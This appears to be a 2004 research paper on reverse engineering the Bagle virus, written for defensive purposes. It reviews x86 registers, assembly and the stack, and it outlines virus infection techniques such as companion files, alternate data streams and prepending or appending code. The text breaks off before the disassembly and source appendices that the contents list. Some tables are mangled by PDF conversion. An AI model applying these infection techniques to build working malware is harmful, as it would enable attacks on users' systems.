

# REVERSE CODE ENGINEERING: AN IN-DEPTH ANALYSIS OF THE BAGLE VIRUS

AUTHOR:	Konstantin Rozinov
E-MAIL:	KROZINOV@YAHOO.COM
DATE:	August 12, 2004
VERSION:	1.0
<b>D</b> E1 / 11 (11) E1 (11)	Bell Labs – Government Communication Laboratory – Internet Research Systems and Software Group
DEPARTMENT HEAD:	Tom Reddington
GROUP MANAGER:	Ted Wroblicka
TECHNICAL ADVISOR:	BJOERN LUETTMANN

# TABLE OF CONTENTS

1. INTR	RODUCTION	. 3
2. Basi	IC x86 CONCEPTS	. 3
2.1.	REGISTERS	. 4
2.2.	ASSEMBLY	
2.3.	RUNTIME DATA STRUCTURES	
2.4.	ТНЕ ЅТАСК	
3. Viru	JS OVERVIEW 1	12
3.1.	VIRUS HISTORY 1	12
3.2.	VIRUS TYPES 1	12
4. BAG	LE VIRUS DISASSEMBLY 1	13
4.1.	Overview 1	13
4.2.	ANALYSIS RESOURCES 1	14
4.3.	DISASSEMBLY APPROACH 1	16
4.4.	ANALYSIS PROBLEMS AND SOLUTIONS	19
4.5.	FUNCTIONAL FLOW	22
		26
APPENDIX	A: DETAILED DISASSEMBLY OF BAGLE VIRUS	29
APPENDIX	B: Source Code Listing of Bagle Virus	72

# 1. INTRODUCTION

Today, many anti-virus (AV) scanners primarily detect viruses by looking for simple virus signatures<sup>1</sup> within the file being scanned. The signature of a virus is typically created by disassembling the virus into assembly code, analyzing it, and then selecting those sections of code that seem to be unique to the virus. The binary bits of those unique sections become the signature for the virus. However, this approach can be easily subverted by polymorphic viruses, which change their code (and virus signature) every time they're run. In response, AV vendors implemented heuristics and decryption engines that would run the decryptor/loader code of the binary and peak inside the unencrypted binary to determine if it's a virus. However, the fact is that most viruses are of the "simple" type<sup>2</sup> – not encrypted or polymorphic, and many of them have many variants that come out afterwards.

We believe that reverse code engineering (RCE) can be used to better analyze viruses and provide us with better techniques to protect against them and their variants. This paper examines the benefits of RCE and how it applies to detecting, preventing, and recovering from a virus. RCE can be defined as analyzing and disassembling a software system in order understand its design, components, and inner-workings. RCE also allows us to see hidden behaviors that cannot be directly observed by running the virus or those actions that have yet to be activated. These benefits can be used to prematurely defeat a virus's future variants by better analyzing the original virus.

The goal of this project is to try to answer the following three questions:

- 1. How do you reverse engineer a virus?
- 2. Can reverse engineering a virus lead to better ways of detecting, preventing, and recovering from a virus and its future variants?
- 3. Can reverse engineering be done more efficiently?

The virus we chose to examine in this paper is known as Bagle (also known as Beagle). The reasons for this will become evident in Section 4.1. Although Bagle is often classified as a worm by AV vendors, we refer to it as a virus because it requires human intervention (it's activated only by the user) to continue its propagation. However, it has characteristics of a worm as well; including the ability to spread to other computers and not needing a host file to attach to. In the end, it doesn't matter whether it is referred to as a virus or a worm or just malware<sup>3</sup>.

The remainder of this paper is organized into four sections and two appendixes. Section 2 reviews basic x86 concepts, including registers, assembly, runtime data structures, and the stack. Section 3 gives a brief introduction to viruses, their history, and their types. Section 4 delves into the Bagle virus disassembly, including describing the techniques and resources used in this process as well as presenting a high level functional flow of the virus. Section 5 presents the conclusions of this research. Appendix A provides a detailed disassembly of the Bagle virus, while Appendix B presents the derived source code of the Bagle virus, as a result of this research.

# 2. BASIC X86 CONCEPTS

RCE requires one to know a good deal of assembly and the underlying computer architecture. In fact, while reverse engineering, you can spend up to 80% of your time reading the values in registers and deducing what the code will do or is doing as a result of these values. You should be proficient in

<sup>&</sup>lt;sup>1</sup> A virus signature is a unique string of bits, or the binary pattern, of a virus. The virus signature is like a fingerprint in that it can be used to detect and identify specific viruses. <u>http://www.webopedia.com/TERM/V/virus\_signature.html</u>. More information can also be found at <u>http://www.research.ibm.com/antivirus/SciPapers/Kephart/VB94/vb94.html</u>.

<sup>&</sup>lt;sup>3</sup> "Malware" is the term used to describe any and all malicious software, including viruses, Trojan horse programs, and worms. http://www.infotap.org/virusworminfo.asp

understanding how various runtime data structures and the stack work, how registers work (and what their purpose is), and how to read and understand assembly. This section provides a very brief overview of these concepts and should serve well in getting the user up to speed.

# 2.1. REGISTERS

We'll begin with a short review of how registers play into RCE. The Intel processor contains small amounts of internal memory, known as registers. The registers range in size from 8 bits (1 byte) to 128 bits (16 bytes), with 32-bit registers being the most common. Registers can hold absolute values, which are used directly by the processor, memory addresses, and offsets. Below is a partial list of registers and their purpose from the Intel Pentium M (Mobile) processor that are most important to us in RCE:

🔤 Command Pro	mpt - debug		
	13C3 \$\$=13C3	DX=0000 SP=FFEE BP=0000 SI=0000 DI CS=13C3 IP=0100 NV UP EI PL NZ NA P IBX+SIJ,AL	=0000 0 NC DS:0000=CD
Register Name	Size (in bits)	Purpose	
AX (EAX)	16 (32)	Main register used in arithmetic calculations. Also know results of arithmetic operations and function return v	
BX (EBX)	16 (32)	The Base Register. Used to store the base address of the	he program.
CX (ECX)	16 (32)	The Counter register is often used to hold a value represent a process is to be repeated. Used for loop and string of	
DX (EDX)	16 (32)	A general purpose register. Also used for I/O operation bits.	
SI (ESI)	16 (32)	Source Index register. Used as an offset address in striholds the address from where to read data.	5 5 1
DI (EDI)	16 (32)	Destination Index register. Used as an offset address in It holds the implied write address of all string operation	ns.
BP (EBP)	16 (32)	Base Pointer. It points to the bottom of the current star reference local variables.	ack frame. It is used to
SP (ESP)	16 (32)	Stack Pointer. It points to the top of the current stack to local variables.	frame. It is used to reference
IP (EIP)	16 (32)	The instruction pointer holds the address of the next in	struction to be executed.
CS	16	Code segment register. Base location of code section (.text section). Used for fetching instructions.	These registers are used to break up a program into
DS	16	Data segment register. Default location for variables (.data section). Used for data accesses.	parts. As it executes, the segment registers are
ES	16	Extra segment register. Used during string operations.	assigned the base values of each segment. From here,
SS	16	Stack segment register. Base location of the stack segment. Used when implicitly using SP or ESP or when explicitly using BP, EBP.	offset values are used to access each command in the program.*
EFLAGS	32	This register's bits represent several single-bit Boolean overflow, carry, and zero flags. It is modified after every See below for more information.	

\* Modern operating system and applications use the (unsegmented or flat) memory model: all the segment registers are loaded with the same segment selector so that all memory references a program makes are to a single linear-address space.<sup>4</sup> In the old days (DOS and Windows 3.1), a segmented memory model was used, whereby the memory was broken up into 64KB chunks called segments. Each of the segment registers would then be loaded with different values to point to different segments. A linear address would be calculated by taking the segment address, adding a hexadecimal 0 to it, and then adding the offset. The 20-bit addresses were held by two 16-bit registers. In addition, the flat memory model on the x86 uses only <u>near pointers</u> (32 bits), while <u>far</u> <u>pointers</u> (48 bits) were needed with a segmented memory model in order to specify the segment and offset within the segment.

<sup>&</sup>lt;sup>4</sup> Modes, Registers and Addressing and Arithmetic Instructions:

http://www.cs.princeton.edu/courses/archive/spring04/cos217/notes/IA32-I.pdf

All of these registers can be used as general purpose registers, although each of them has a unique purpose and special instructions and opcodes which make fulfilling this purpose easier and more efficient. Many of these registers overlap with each other, so changing one can potentially change several other registers. In a sense they overlap, as shown below:

	1	EAX	[																				АX	[								
																			A	H							AL					
31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	09	08	07	06	05	04	03	02	01	00	5

The Intel processor accesses memory and stores it in Little Endian order. Little Endian means that the low-order byte of the number is stored in memory at the lowest address, and the high-order byte at the highest address. (The little end or first byte comes first.) For example, a 4 byte int<sup>6</sup>:

Byte3 Byte2 Byte1 Byte0

will be arranged in memory as follows:

Base	Address+0	Byte0
Base	Address+1	Bytel
Base	Address+2	Byte2
Base	Address+3	Byte3
Dase	AUGTESSIJ	Dyces

As another example, the following assembly instruction copies the value 1 into the EDX register: Assembly Hexadecimal MOV EDX, 1 BA 01 00 00 00

In hexadecimal, 1 would be represented as 00000001h (4 bytes). However, since the Intel processor uses Little Endian order, it is stored and accessed as (lowest address) 01 00 00 (highest address). The BA above represents the MOV EDX, <immediate> instruction in machine code on the Intel x86 processor.

### 2.2. ASSEMBLY

Knowledge of assembly is necessary to do RCE. Assembly is a symbolic language that is "assembled" into machine language by an assembler. In other words, assembly is a serious of mnemonic statements that correspond directly to processor-specific instructions. Each type of processor has its own instruction set and thus its own assembly language. Assembly deals directly with the registers of the processor and memory locations. In this case, we will be working with the Intel Pentium M processor.

There are some general rules that are typically true for most assembly languages:

- Source can be memory, register or constant
- Destination can be memory or non-segment register
- Only one of source and destination can be memory
- Source and destination must be same size<sup>7</sup>

Opcodes are the actual instructions that a program performs. Each opcode is represented by one line of code, which contains the opcode and the operands that are used by the opcode. The number of operands varies depending on the opcode. The entire suite of opcodes available to a processor is called an instruction set.<sup>8</sup> Depending on the processor, OS, and disassembler used, the operands may be in reverse order. For example, on Windows MOV dst, src is equivalent to MOV %src, %dst on Linux.

<sup>&</sup>lt;sup>5</sup> IA-32 registers: <u>http://www.cs.princeton.edu/courses/archive/spring04/cos217/precepts/13/ia32registers.pdf</u>

<sup>&</sup>lt;sup>6</sup> An Essay on Endian Order: <u>http://www.cs.umass.edu/~verts/cs32/endian.html</u>

<sup>&</sup>lt;sup>7</sup> Intel IA-32 vs. Motorola 68000: <u>http://www.wright.edu/~jennifer.white-doom/Lectures/X\_Intel.ppt</u>

<sup>&</sup>lt;sup>8</sup> Chuvakin, Anton and Peikari, Cyrus. <u>Security Warrior</u>. O'Reilly & Associates, 2004. Section 1.2: ASM Opcodes.

Instruction Type	Instruction Meaning	Example
Data Transfer	move from source to destination	mov, push, pop
Arithmetic	arithmetic on integers	add, sub, mul, div, inc, dec, cmp, adc
Floating point	arithmetic on floating point	fadd, fsub, fmul, div, cmp
Logic	bitwise logic operations	and, or, xor, not, sal, sar
Control transfer	conditional and unconditional jumps, procedure calls	jmp, jcc, call, ret, push, pop
String	move, compare, input and output	lods
Flag control	Control fields in EFLAGS	zero, carry, sign, overflow
Segment register	Load far pointers for segment registers	-
System	Load special registers and set control registers (including halt)	halt

There are several different types of instructions:

The EFLAGS register is an important register as it's used in many operations. It represents many flags, five of which are most important to us. The CF is the carry flag, it is set if an arithmetic operation generates a carry or a borrow out of the most significant bit of the result; it is clear otherwise. The ZF is the zero flag and it is set if the result is zero, otherwise it's cleared. The SF is the sign flag; it is equal to the most significant bit of the result. OF is the overflow flag and it is set if the result is too big or too small to fit (excluding the sign bit). It is useful for signed (two's complement) operations. The PF is the parity flag and it is set if the least-significant byte of the result contains an even number of 1 bits, otherwise it's cleared.

For example, the je instruction is a conditional branch instruction that implicitly checks the Zero Flag in the EFLAGS register and jumps to the destination if it's zero, otherwise continues to the next instruction.

The four field format states that each line of assembly contains four fields: the label field, the mnemonic field, the operand field, and the comment field. The label field is used for a label which is the target of a jump instruction. The mnemonic field is the actual instruction. The operand field contains the object(s) that the instruction is operating on. The comment field starts off with a semicolon.

Let's take a look at part of a simple program:

```
C source:
       int a = 1, b = 3, c;
       if (a > b)
              c = a;
       else
              c = b;
The commented assembly of this code is:
  00000018: C7 45 FC 01 00 00 00
                                                 dword ptr [ebp-4],1
                                                                          ; store a = 1
                                     mov
  0000001F: C7 45 F8 03 00 00 00
                                                 dword ptr [ebp-8],3
                                                                          ; store b = 3
                                     mov
                                                                          ; move a into EAX register
  00000026: 8B 45 FC
                                                 eax, dword ptr [ebp-4]
                                     mov
  00000029: 3B 45 F8
                                                 eax,dword ptr [ebp-8]
                                                                          ; compare a with b (subtraction)
                                     cmp
  0000002C: 7E 08
                                                 0000036
                                                                           ; if (a<=b) jump to line 00000036
                                     jle
                                                                          ; else move 1 into ECX register &&
  0000002E: 8B 4D FC
                                     mov
                                                 ecx,dword ptr [ebp-4]
  00000031: 89 4D F4
                                                 dword ptr [ebp-0Ch],ecx
                                                                          ; move ECX into c (12 bytes down) &&
                                     mov
  00000034: EB 06
                                                 0000003C
                                                                           ; unconditional jump to 0000003C
                                     jmp
  00000036: 8B 55 F8
                                                 edx,dword ptr [ebp-8]
                                                                           ; move 3 into EDX register &&
                                     mov
  00000039: 89 55 F4
                                                 dword ptr [ebp-0Ch],edx ; move EDX into c (12 bytes down)
                                     mov
```

Much more assembly will be introduced and analyzed throughout the paper, especially in Appendix A.


### 2.3. RUNTIME DATA STRUCTURES

Object files and executables come in several formats. One is ELF (Executable and Linking Format) and another is COFF (Common Object-File Format). ELF is used on SystemVr4 UNIX systems, while COFF is used on Windows systems. These object files are separated into areas called segments. Segments contain information of similar types within a binary. There are several segments that are common to all executable formats (may be named differently, depending on the compiler/linker):

Segment Name	Segment Description
.text	This segment contains the executable instructions and is shared among every process running the same binary. This segment usually has READ and EXECUTE permissions only. This section is the one most affected by optimization.
.data	Contains the initialized global and static variables and their values. It is usually the largest part of the executable. It usually has READ/WRITE permissions.
.rdata	Sometimes known as .rodata (read-only data) segment. This contains constants and string literals.
.bss	BSS stands for "Block Started by Symbol." It holds un-initialized global and static variables. Since the BSS only holds variables that don't have any values yet, it doesn't actually need to store the image of these variables. The size that BSS will require at runtime is recorded in the object file, but the BSS (unlike the data segment) doesn't take up any actual space in the object file.
.reloc	Stores the information required for relocating the image while loading.
Неар	The heap area is for dynamically allocated memory (malloc(), realloc(), calloc()) and is accessed through a pointer. Everything on a heap is anonymous, thus you can only access parts of it through a pointer. A malloc() request may be rounded up in size to some convenient power of two. Freed memory goes back to the heap, but there is no easy way to give up that memory back to the OS. The heap usually grows up toward the stack.
	The end of the heap is marked by a pointer known as the "break." You cannot reference past the break. You can, however, move the break pointer (via brk and sbrk system calls) to a new position to increase the amount of heap memory available. This is usually done automatically for you by the system if you use malloc often enough. <sup>9</sup>
Stack	The stack holds local (automatic) variables, temporary information, function parameters, and the like. It acts like a LIFO (Last In First Out) object as it grows downward toward the heap.
	When a function is called, a stack frame (or a procedure activation record) is created and PUSHed onto the top of the stack. This stack frame contains information such as the address from which the function was called (and where to jump back to when the function is finished (return address)), parameters, local variables, and any other information needed by the invoked function. The order of the information varies by system and compiler, but on Solaris it is described in /usr/include/sys/frame.h. When a function returns, the stack frame is POPped from the stack. The current instruction that is running is pointed to by the IP (Instruction Pointer). The address of the next instruction is held in the PC (Program Counter).

Segments in an executable on Windows:


<sup>&</sup>lt;sup>9</sup> More information can be found in Chapter 7 of <u>Expert C Programming: Deep C Secrets</u> by Peter van der Linden.



Segments in an executable on Linux:





Below is a diagram that explains how a source file is broken up into different segments in an executable image and how that image gets loaded into memory.



The build process involves several stages and utilizes different tools such as a preprocessor, compiler, assembler, and linker. Below are the general stages that happen regardless of the operating system/compiler (although the actual commands may be different from those shown):


<sup>&</sup>lt;sup>10</sup> Image compiled from multiple images found in chapter 6 of <u>Expert C Programming: Deep C Secrets</u>





# 2.4. THE STACK

The Stack segment contains the stack (a LIFO structure). The stack is used to store local variables declared inside functions as well as temporary storage. It also stores the "housekeeping" information for function calls. This is known as a stack frame (or a procedure activation record) and a new one is created for each new function call. The stack grows downward toward the heap, towards memory addresses with lower values. As new activation records are "stacked down" on to the stack, each one keeps track of the call chain or sequence – which routine called it and where to return to once it's done. A typical layout of an activation record is shown below (although it may be organized differently in different operating systems):



The SP (Stack Pointer) is a runtime pointer which points to the top of the stack (or the lowest memory address). The SP can change when you PUSH and POP values to and from the stack, but it always points to the top. The ESP register holds the stack pointer. The FP (Frame Pointer) is also known as the Base Pointer (BP) and is held in the EBP register. It points to the base of the current activation record and stays constant, so it's easy to refer to parameters and local variables using offsets from this pointer. On the Intel architecture, actual parameters have a positive offset from the BP, while local variables have a negative offset from the BP.

This picture taken from Security Warrior, Section 5.3.

Let's do an example to explain how the stack works. The following C program was used (the assembly is show below, taken from gdb 5.3 on Linux):


C source code:
#include <stdio.h></stdio.h>
<pre>void fun (int x, int y) {     char arr[5]="abcde";     int k = 3;     y = 0; }</pre>
<pre>int main (int argc, char *argv[]) {     int i = 3;     fun(1,2);     i = 0;     printf("%d\n", i);     return 0; }</pre>
3


Assembly for main():			Assembly for fun():						
(gdb) disassemble main			(gdb) disassemble fun						
Dump of assembler code	for fur	ction main:	Dump of assembler code for function fun:	Dump of assembler code for function fun:					
0x804836c <main>:</main>	push	%ebp	0x8048344 <fun>: push %ebp</fun>						
0x804836d <main+1>:</main+1>	mov	%esp,%ebp	0x8048345 <fun+1>: mov %esp,%ebp</fun+1>						
0x804836f <main+3>:</main+3>	sub	\$0x18,%esp	0x8048347 <fun+3>: sub \$0x28,%esp</fun+3>						
0x8048372 <main+6>:</main+6>	and	\$0xfffffff0,%esp	0x804834a <fun+6>: mov 0x8048414,%eax</fun+6>						

0x8048375 <main+9>:</main+9>	mov	\$0x0,%eax	0x804834f <fun+11>:</fun+11>	mov	<pre>%eax,0xfffffe8(%ebp)</pre>
0x804837a <main+14>:</main+14>	sub	%eax,%esp	0x8048352 <fun+14>:</fun+14>	movzbl	0x8048418,%eax
0x804837c <main+16>:</main+16>	movl	\$0x3,0xfffffffc(%ebp)	0x8048359 <fun+21>:</fun+21>	mov	<pre>%al,0xfffffec(%ebp)</pre>
0x8048383 <main+23>:</main+23>	movl	\$0x2,0x4(%esp,1)	0x804835c <fun+24>:</fun+24>	movl	<pre>\$0x3,0xffffffe4(%ebp)</pre>
0x804838b <main+31>:</main+31>	movl	\$0x1,(%esp,1)	0x8048363 <fun+31>:</fun+31>	movl	\$0x0,0xc(%ebp)
0x8048392 <main+38>:</main+38>	call	0x8048344 <fun></fun>	0x804836a <fun+38>:</fun+38>	leave	
0x8048397 <main+43>:</main+43>	movl	\$0x0,0xfffffffc(%ebp)	0x804836b <fun+39>:</fun+39>	ret	
0x804839e <main+50>:</main+50>	mov	<pre>0xfffffffc(%ebp),%eax</pre>	End of assembler dump.		
0x80483a1 <main+53>:</main+53>	mov	%eax,0x4(%esp,1)			
0x80483a5 <main+57>:</main+57>	movl	\$0x804841a,(%esp,1)			
0x80483ac <main+64>:</main+64>	call	0x8048268 <printf></printf>			
0x80483b1 <main+69>:</main+69>	mov	\$0x0,%eax			
0x80483b6 <main+74>:</main+74>	leave				
0x80483b7 <main+75>:</main+75>	ret				
End of assembler dump.					

Executing a function is actually made up of three distinct steps:


1. <u>function call</u>: this step stores the function's parameters on the stack, calls the function, and saves the current IP so that it can return back to it later.





 <u>function prolog</u>: this step saves the current stack state and then reserves the necessary amount of memory for the local variables and storage used by the function.

	0 e le .e	this much a the value (address) of the base address at the stack and
push	%ebp	; this pushes the value (address) of the base pointer onto the stack and
		; thus also forces the stack pointer to move down one word (4 bytes) to
		; point to it, since a stack pointer always has to point to the top of the
		; stack. This effectively saves the current environment.
nov	%esp,%ebp	; this moves the base pointer down to the same spot as the stack pointer,
		; thus starting the new environment. The base pointer will point to this
		; spot in memory until this function call is done.
sub	\$0x28,%esp	; this moves the stack pointer down the stack by 40 (0x28) bytes. This
		; will be the space for the local variables and temporary storage within
		; fun().




3. **function return:** this step restores the stack to the state it was in before the function was called. It is also known as the function epilog. This is done in two steps.

leave	; the leave instruction copies the stack pointer (the ESP
	; register) into the base pointer register (EBP), which releases
	; the stack space allocated to the stack frame. The old frame
	; pointer (the frame pointer (X) for the calling procedure that was
	; saved by the call instruction) is then popped from the stack into
	; the EBP register, restoring the calling procedure's stack frame.
	; In effect, this moves the EBP back to the top of the calling
	; function. At this point the ESP is pointing to the return
	; address (0x8048397) cell.
ret	; ret then restores the next instruction to be executed by popping
	; the return address (0x8048397) cell off the stack into the EIP
	; register. This is the next instruction to be executed (it was
	; just popped off the stack). After this call, the ESP points to
	; the cell holding 1.

Depending on the (dis)assembler and compiler/OS used, you may or may not see the following instruction in the calling function. But be assured that this happens regardless of whether or not it is shown in assembly:

add 0x8, %esp

; this moves the ESP up the stack to Y, thus fully restoring the ; calling stack frame. The 0x8 will depend on how many parameters ; were passed.



# 3. VIRUS OVERVIEW

In this section we provide a very brief overview of viruses and worms, their history and types.

A **virus** is a self-replicating piece of code that attaches itself to other programs and usually requires human interaction to propagate. One of the primary characteristics of a virus is its inability to function as a standalone executable. This is why it attaches itself to other programs. A virus is a parasite that piggybacks on top of other, typically innocuous, code, known as the host.<sup>11</sup> The payload of the virus is the part that implements the malicious logic. A **worm** is a self-replicating piece of code that spreads via networks and usually doesn't require human interaction to propagate. A single instance of the worm running on a single victim machine is known as a segment. The defining characteristic of a worm is that it spreads across a network.<sup>12</sup>

Nowadays, malware combine the different characteristics of worms, viruses, and Trojan horses, as well as open backdoors for remote access and control.<sup>13</sup> Bagle is an example of such malware, exhibiting characteristics of worms, viruses, and Trojan horses. More details on Bagle are presented in Section 4.

### 3.1. VIRUS HISTORY

Viruses have evolved to become extremely complicated and intelligent. Their evolution can be broken up into three general generations:


- 1. First generation: 1980s-1995, transmitted through floppies and not network-aware.
- 2. **Second generation:** 1995-1999, macro viruses appeared. Macros are a sequence of operations/instructions that can be performed automatically by a program, such as Word.
- 3. Third generation: 1999-present, network-aware and spread very quickly.

# 3.2. VIRUS TYPES

There are several general types of viruses:

**Companion Infection Techniques:** the virus names itself in a way such that the OS mistakenly launches it instead of a valid program. An example of this is naming a virus notepad.com and placing it in the C:\Windows directory where notepad.exe exists. Since windows gives priority to .com files over .exe files, running notepad from the Run menu would execute the virus. Another example of this is the use of Alternative Data Streams (ADS) in NTFS. ADSes allow the OS to associate multiple pieces of data ("streams") with the same file name. Usually there's only one "default" data stream associated with a file name. One virus, known as Win2K.Stream, would move the original program's code into an ADS and copy the virus into the "default" data stream. By executing the filename, the virus would infect the system and then run the ADS (the original program) to conceal itself.

**Prepending Infection Techniques:** is where the virus inserts itself in the beginning of the program that it infects. This generally does not destroy the original program, so it's easier to conceal the virus. Nimda is an example of such a virus.




This picture was taken from Malware: Fighting Malicious Code, Chapter 2.

<sup>&</sup>lt;sup>11</sup> Skoudis, Ed and Zeltser, Lenny. <u>Malware: Fighting Malicious Code</u>. Prentice Hall, 2004. Chapter 2: Viruses.

<sup>&</sup>lt;sup>12</sup> Skoudis, Ed and Zeltser, Lenny. Malware: Fighting Malicious Code. Prentice Hall, 2004. Chapter 2: Viruses.

<sup>&</sup>lt;sup>13</sup> For more technical details on how viruses and worms propagate and camouflage themselves, see <u>http://www.pandasoftware.com/virus\_info/about\_virus/information2.htm</u>


**Appending Infection Techniques:** is where the virus inserts itself at the end of the program it infects. The original program has to be modified to create a JMP to the virus code. From there the virus code runs, and then returns control to the infected program.



Both pictures were taken from Malware: Fighting Malicious Code, Chapter 2.

1

**Boot sector viruses:** When you turn on a PC, it first executes a set of instructions that initialize the hardware and allow the system to boot. The code that implements these actions is part of the BIOS program that is embedded in the machine's chips by the manufacturer. The BIOS itself is created to be as generic as possible, and does not know how to load a particular operating system. That way, a machine with just one BIOS can be used for various different operating systems. Because the BIOS doesn't know how to load the operating system, it locates the first sector on the first hard drive, and executes a small program stored there



called the *master boot record (MBR)*. The MBR doesn't know how to load the operating system either. This is because the PC can have multiple partitions and operating systems installed, each with its own start-up requirements. The code that is part of the MBR knows how to enumerate available partitions, and how to transfer control to the boot sector of the desired partition. The boot sector placed in the beginning of each partition is appropriately called the *partition boot sector (PBS)*. Other terms sometimes used to refer to the PBS are the *volume boot sector* and the *volume boot record*. The program embedded into the PBS locates the operating system's startup files and passes control of the boot-up process to them.<sup>14</sup> A boot sector virus targets and tries to infect the MBR and the PBR, as indicated to the right.

**Macro viruses:** are made possible by the fact that popular document formats allow code and data to be intermixed inside the files.

# 4. BAGLE VIRUS DISASSEMBLY

In this section we look at the Bagle virus in detail and describe our research.

### 4.1. OVERVIEW

The virus/worm chosen for this project was Bagle (also known as Beagle). We chose to analyze the first variant of it that showed up in the wild. It is known as version A and it showed up in the wild on January 18, 2004. You may be wondering why we chose this particular virus. Bagle is a widespread and recent virus that continues to evolve to this day (new mutations of it are coming out almost weekly). In fact, according to Symantec Security Response, there have been 18 variants of the Bagle virus between January 18, 2004 and July 19, 2004. This means we can understand how a current widespread virus works. In addition, the first iteration of Bagle is relatively simple and easy to acquire:

- No compression used. (thus unpackers<sup>15</sup> are not needed)
- No encryption is used.
- A lot of information is already known about the virus (such as what is publicly available on AV vendor sites).
- It is widely available on the Internet. (see Section 4.3)

<sup>&</sup>lt;sup>14</sup> Skoudis, Ed and Zeltser, Lenny. <u>Malware: Fighting Malicious Code</u>. Prentice Hall, 2004. Chapter 2: Viruses.

<sup>&</sup>lt;sup>15</sup> Packers are utilities that compress Windows portable executables (EXE, DLL, etc) significantly while leaving them 100% functional. Most of them encrypt data and resources and protect exe files from reverse engineering. <u>http://www.restuner.com/support-fag.htm#f2</u>

• There are several convenient removal tools available for the virus, so it's easy to remove in case of infestation (which will happen as you run it in a debugger during dynamic analysis).

These properties allowed us to focus on understanding the functional flow and capabilities of the virus, rather then the complexities of it. The fact is that most viruses are of the "simple" type<sup>16</sup> – not encrypted, compressed, or polymorphic, so having a good understanding of Bagle is a very good start in understanding many other viruses. In fact, through this analysis, we recreated the source code of the virus in a high-level language (C/C++). By having an in-depth understanding of the original virus, we can use this knowledge to better understand its future variants and only focus on the differences, thus improving analysis time. We can also move onto more complicated viruses, including polymorphic and encrypted viruses with greater ease.

This project took approximately 10 weeks to complete, including learning reverse engineering techniques, getting familiar with the tools, analyzing the virus, writing the source code, and creating the report and presentation. We believe that once the knowledge base has been established, the process of reverse engineering and recreating the source code for a virus such as Bagle can be done within a week. For encrypted and polymorphic viruses, more time will be required. The disassembly from Bagle itself was about 3,100 lines long, although IDA Pro expanded that to over 18,000 lines, when all the various library calls were included. The result of the disassembly and de-compilation was the recreation of the source code of the Bagle virus. The research also led to a newfound understanding of virus techniques and a detailed functional flow of the virus, which can be used to create a more resilient signature that is less susceptible to changes in the code. We call this a functional flow signature or **FFSig**.

Section 4.2 lists and briefly describes the tools and resources we used during this project. The disassembly approach of the virus is described in Section 4.3 and in much more detail in Appendix A. There were several problems that we ran into during the course of analyzing Bagle and these and their solutions are described in Section 4.4. The results of the disassembly are described in Section 4.5 and the resulting source code of Bagle is presented in Appendix B.

# 4.2. ANALYSIS RESOURCES

In this section, we list and describe the tools and resources we used during this project.

The HOST was the machine that had the following tools installed and where the virus was hosted, examined, and run:

Microsoft Windows XP:

